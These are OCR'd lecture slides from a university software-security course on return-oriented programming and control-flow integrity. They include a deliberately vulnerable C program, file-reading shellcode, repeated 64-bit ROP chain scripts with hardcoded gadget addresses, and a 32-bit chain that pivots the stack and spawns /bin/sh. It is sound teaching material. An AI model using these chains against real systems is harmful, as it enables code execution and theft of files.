CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM


Announcements

- Final CTF (12/6 5PM - 7:50PM; 120 points)
- Final exam (take home exam; open book)

- Looking for students to work on a research project: hacking smart meters

Last Class

1. Return-oriented programming (ROP)
    a. History
    b. Basic ideas
    c. 2 ROP examples
    d. In-class exercise



The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

September 5, 2007

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

STAR WARS
DARTH VADER

This Class

1. ROP
   a. 2 more examples
2. Approaches to defeat ROP
   a. Return-less code
   b. Control-flow integrity (CFI)
   c. ...

A ROP chain to open a file and prints it out

Build a ROP chain, which opens the secret file and prints it out to stdout. The target program is *ret2libc64* , which is the dynamically linked version. You can look for gadgets in the executable or the C standard library.

Hints:

1. The target program is dynamically linked. It may not have enough gadgets in it. So, also look for gadgets in the libc.
2. Use a template generated by ROPGadgets

code/ret2libc64 64-bit


```
FILE* fp = 0;

int vulfoo()
{
        char buf[4];
        fp = fopen("exploit", "r");
        if (!fp)
                exit(0);

        fread(buf, 1, 100, fp);
        return 0;}

int main(int argc, char *argv[])
{
        vulfoo();
        return 0;}
```

```
0000000000401176 <vulfoo>:
  401176:    f3 0f 1e fa              endbr64
  40117a:    55                       push   %rbp
  40117b:    48 89 e5                 mov    %rsp,%rbp
  40117e:    48 83 ec 10              sub    $0x10,%rsp
  401182:    48 8d 35 7b 0e 00 00     lea    0xe7b(%rip),%rsi
  401189:    48 8d 3d 76 0e 00 00     lea    0xe76(%rip),%rdi
  401190:    e8 db fe ff ff           callq  401070 <fopen@plt>
  401195:    48 89 05 ac 2e 00 00     mov    %rax,0x2eac(%rip)
  40119c:    48 8b 05 a5 2e 00 00     mov    0x2ea5(%rip),%rax
  4011a3:    48 85 c0                 test   %rax,%rax
  4011a6:    75 0a                    jne    4011b2 <vulfoo+0x3c>
  4011a8:    bf 00 00 00 00           mov    $0x0,%edi
  4011ad:    e8 ce fe ff ff           callq  401080 <exit@plt>
  4011b2:    48 8b 15 8f 2e 00 00     mov    0x2e8f(%rip),%rdx
  4011b9:    48 8d 45 fc              lea    -0x4(%rbp),%rax
  4011bd:    48 89 d1                 mov    %rdx,%rcx
  4011c0:    ba 64 00 00 00           mov    $0x64,%edx
  4011c5:    be 01 00 00 00           mov    $0x1,%esi
  4011ca:    48 89 c7                 mov    %rax,%rdi
  4011cd:    e8 8e fe ff ff           callq  401060 <fread@plt>
  4011d2:    b8 00 00 00 00           mov    $0x0,%eax
  4011d7:    c9                       leaveq
  4011d8:    c3                       retq
```


Recall how to read a file and print it out ...
The 32-bit shellcode

```
mov $5, %eax ; open syscall
push $4276545 ; set up other registers
mov %esp, %ebx
mov $0, %ecx
mov $0, %edx
int $0x80
mov %eax, %ecx ; set up other registers
mov $1, %ebx
mov $187, %eax ; sendfile syscall
mov $0, %edx
mov $20, %esi
int $0x80
```

If we follow the syscall approach, the stack looks like …


Addr of “syscall”
Addrs of gadgets to set up registers
Addr of “syscall; ret”
Addrs of gadgets to set up registers
Saved %rbp
buf


Let us call libc functions instead



Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

The stack should looks like …



Addr of “sendfile64”
Addrs of gadgets to set up registers
Addr of “open64”
Addrs of gadgets to set up registers
Saved %rbp
buf


commands

Ldd to find library offset


```
python3 ../ROPgadget/ROPgadget.py --binary /lib/x86_64-linux-gnu/libc.so.6
--offset 0x00007ffff7daa000 | grep "pop rax ; ret"
```


```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*12
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += './secret'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```







```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*12
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += './secret'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```




1
0
Addr of “pop rdx; pop r12; ret”
1
Addr of “pop rdi; ret”
Addr of “mov rsi, rax ; shr ecx, 3 ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret”
… many bytes ...
Saved %rbp (8 bytes)
Buf (4 bytes)

```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*12
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += './secret'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000000) # 80
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```





Rop2 (32 bit)

```
FILE* fp = 0;
int a = 0;

int vulfoo(int i)
{
        char buf[200];
        fp = fopen("exploit", "r");
        if (!fp) {perror("fopen");exit(0);}

        fread(buf, 1, 190, fp);

        // Move the first 4 bytes to RET
        *((unsigned int *)(&i) - 1) = *((unsigned int *)buf);
        a = *((unsigned int *)buf + 1);

        // Move the second 4 bytes to eax
        asm ( "movl %0, %%eax"
        :
        :"r"(a)
        );
}

int main(int argc, char *argv[])
{ vulfoo(1); return 0;}
```

Useful Gadgets

Stack pivot:

xchg rax, rsp; ret

pop rsp; ...; ret

Rop2 (32 bit)

```
FILE* fp = 0;
int a = 0;

int vulfoo(int i)
{
        char buf[200];
        fp = fopen("exploit", "r");
        if (!fp) {perror("fopen");exit(0);}

        fread(buf, 1, 190, fp);

        // Move the first 4 bytes to RET
        *((unsigned int *)(&i) - 1) = *((unsigned int *)buf);
        a = *((unsigned int *)buf + 1);

        // Move the second 4 bytes to eax
        asm ( "movl %0, %%eax"
        :
        :"r"(a)
        );
}

int main(int argc, char *argv[])
{ vulfoo(1); return 0;}
```

```
p += pack('<I', 0xf7e1a373) # 0xf7e1a373 : xchg eax, esp ; ret
p += pack('<I', 0xffffcf8c) # Move to EAX, so it will be exchanged with ESP; this is
buf+8
p += pack('<I', 0xf7df02d2) # 0xf7df02d2 : pop eax ; ret
p += pack('<I', 0x0804c020) # .data - 4
p += pack('<I', 0xf7df90e5) # 0xf7df90e5 : pop edx ; ret
p += '/bin'
p += pack('<I', 0xf7e42a36) # 0xf7e42a36 : mov dword ptr [eax + 4], edx ; ret
p += pack('<I', 0xf7df02d2) # 0xf7df02d2 : pop eax ; ret
p += pack('<I', 0x0804c024) # .data
p += pack('<I', 0xf7df90e5) # 0xf7df90e5 : pop edx ; ret
p += '/sh\x00'
p += pack('<I', 0xf7e42a36) # 0xf7e42a36 : mov dword ptr [eax + 4], edx ; ret
p += pack('<I', 0xf7de64a6) # 0xf7de64a6 : pop ebx ; ret
p += pack('<I', 0x0804c024) # .data
p += pack('<I', 0xf7df90e4) # 0xf7df90e4 : pop ecx ; pop edx ; ret
p += pack('<I', 0x00000000) # 0
p += pack('<I', 0x00000000) # 0
p += pack('<I', 0xf7df02d2) # 0xf7df02d2 : pop eax ; ret
p += pack('<I', 0x0000000b) # 0xb
p += pack('<I', 0xf7df9555) # 0xf7df9555 : int 0x80
```

Generalize ROP to COP/JOP


Similarly, other indirect branch instructions, such as Call and Jump indirect can be used to launch variant attacks - called COP (call oriented programming) or JOP (jump oriented programming).

Defeating ROP/COP/JOP

How to pull off a ROP attack?

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
3. Enough gadgets in the address space.
4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

Ideas to defeat ROP/COP/JOP:
1. Shadow stack / control-flow integrity



Control-Flow Integrity

Principles, Implementations, and Applications

Martín Abadi
Computer Science Dept.
University of California
Santa Cruz

Mihai Budiu Úlfar Erlingsson
Microsoft Research
Silicon Valley

Jay Ligatti
Dept. of Computer Science
Princeton University

ABSTRACT

Current software attacks often build on exploits that subvert machine-code execution. The enforcement of a basic safety property, Control-Flow Integrity (CFI), can prevent such attacks from arbitrarily controlling program behavior. CFI enforcement is simple, and its guarantees can be established formally, even with respect to powerful adversaries. Moreover, CFI enforcement is practical: it is compatible with existing software and can be done efficiently using software rewriting in commodity systems. Finally, CFI provides a useful foundation for enforcing further security policies, as we demonstrate with efficient software implementations of a protected shadow call stack and of access control for memory regions.

bined effects of these attacks make them one of the most pressing challenges in computer security.

In recent years, many ingenious vulnerability mitigations have been proposed for defending against these attacks; these include stack canaries [14], runtime elimination of buffer overflows [46], randomization and artificial heterogeneity [41, 62], and tainting of suspect data [55]. Some of these mitigations are widely used, while others may be impractical, for example because they rely on hardware modifications or impose a high performance penalty. In any case, their security benefits are open to debate: mitigations are usually of limited scope, and attackers have found ways to circumvent each deployed mitigation mechanism [42, 49, 61].

The limitations of these mechanisms stem, in part, from the lack

CCS 2005, Test of Time award 2015

1. ~~Subvert the control flow to the first gadget.~~
2. Control the content on the stack. Do not need to inject code there.
3. Enough gadgets in the address space.
4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

Control Flow Integrity (CFI)

1. Control-Flow Integrity (CFI) restricts the control-flow of an program to valid execution traces.
2. CFI enforces this property by monitoring the program at runtime and comparing its state to a set of precomputed valid states. If an invalid state is detected, an alert is raised, usually terminating the application.

Any CFI mechanism consists of two abstract components: the (often static) **analysis component** that recovers the Control-Flow Graph (CFG) of the application (at different levels of precision) and the **dynamic/run-time enforcement mechanism** that restricts control flows according to the generated CFG.

Direct call/jmp vs. Indirect call/jmp

The **direct call/jmp** uses an instruction call/jmp with a **fixed address** as argument. After the compiler/linker has done its job, this address will be included in the opcode. The code text is supposed to be read/executable only and not writable. So, direct call/jmp cannot be subverted.

The **indirect call/jmp** uses an instruction call/jmp with a register as argument (**call rax, jmp rax**). Function return (**ret**) is also considered as indirect because the target is not hardcoded in the instruction.

Call or jmp is named forward-edge (at source code level map to e.g., switch statements, indirect calls, or virtual calls.). The backward-edge is used to return to a location that was used in a forward-edge earlier (return instruction).

Interrupts and interrupt returns.

CFI Enforcement Locations

